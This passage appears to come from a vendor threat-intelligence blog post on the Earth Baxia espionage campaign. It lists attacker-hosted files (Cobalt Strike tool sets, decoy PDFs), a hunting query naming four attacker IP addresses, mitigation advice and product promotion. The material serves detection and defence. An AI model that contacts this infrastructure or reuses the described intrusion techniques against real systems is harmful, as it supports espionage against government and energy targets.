	/infodata/yn.pdf	Decoy document
July 2, 2024	/infodata/Invitation0702.zip	Cobalt Strike tool set
	/infodata/Edge.exe	
	/infodata/msedge.dll	
	/infodata/Logs.txt	
	/infodata/hzm.pdf	Decoy document

August 15, 2024	/infodata/Edge.exe	Cobalt Strike tool set
	/infodata/msedge.dll	
	/infodata/Logs.txt	
	/infodata/k1.pdf	Decoy document

Table 3. Files hosted on static[.]krislab[.]site

Trend Micro Vision One Threat Intelligence

To stay ahead of evolving threats, Trend Micro customers can access a range of Intelligence Reports and Threat Insights within Trend Micro Vision One. Threat Insights helps customers stay ahead of cyber threats before they happen and better prepared for emerging threats. It offers comprehensive information on threat actors, their malicious activities, and the techniques they use. By leveraging this intelligence, customers can take proactive steps to protect their environments, mitigate risks, and respond effectively to threats.

Trend Micro Vision One Intelligence Reports App [IOC Sweeping]

- *Earth Baxia Uses Spear-Phishing and GeoServer Exploit to Target APAC*
- *Earth Baxia: A dive into their aggressive campaign in August*

Trend Micro Vision One Threat Insights App

- Threat Actor: Earth Baxia
- Emerging Threats: Earth Baxia Uses Spear-Phishing and GeoServer Exploit to Target APAC

Hunting Queries

Trend Micro Vision One Search App

Vision One customers can use the Search App to match or hunt the malicious indicators mentioned in this blog post with data in their environment.

Network Communication with Earth Baxia - IP

eventId:3 AND (src:"167.172.89.142" OR src:"167.172.84.142" OR src:"152.42.243.170" OR src:"188.166.252.85" OR dst:"167.172.89.142" OR dst:"167.172.84.142" OR dst:"152.42.243.170" OR dst:"188.166.252.85")

More hunting queries are available for Vision One customers with Threat Insights Entitlement enabled.

Conclusion

Earth Baxia, likely based in China, conducted a sophisticated campaign targeting government and energy sectors in multiple APAC countries. They used advanced techniques like GeoServer exploitation, spear-phishing, and customized malware (Cobalt Strike and EAGLEDOOR) to infiltrate and exfiltrate data. The use of public cloud services for hosting malicious files and the multi-protocol support of EAGLEDOOR highlight the complexity and adaptability of their operations.

Continued vigilance and advanced threat detection measures are essential to counter such threats. To mitigate the risk of this kind of threat, security teams can also implement the following best practices:

- Implement continuous phishing awareness training for employees.
- Double-check the sender and subject of emails, particularly those from unfamiliar sources or with vague subjects.
- Deploy multi-layered protection solutions to help detect and block threats early in the malware infection chain.

Organizations can help protect themselves from these kinds of attacks with Trend Vision One™, which enables security teams to continuously identify attack surfaces, including known, unknown, managed, and unmanaged cyber assets. Vision One helps organizations prioritize and address potential risks, including vulnerabilities. It considers critical factors such as the likelihood and impact of potential attacks and offers a range of prevention, detection, and response capabilities. The multilayered protection and behavior detection Vision One offers can help block malicious tools and services before they can inflict damage on user machines and systems.

Indicators of Compromise (IOCs)

The full list of IOCs can be found here.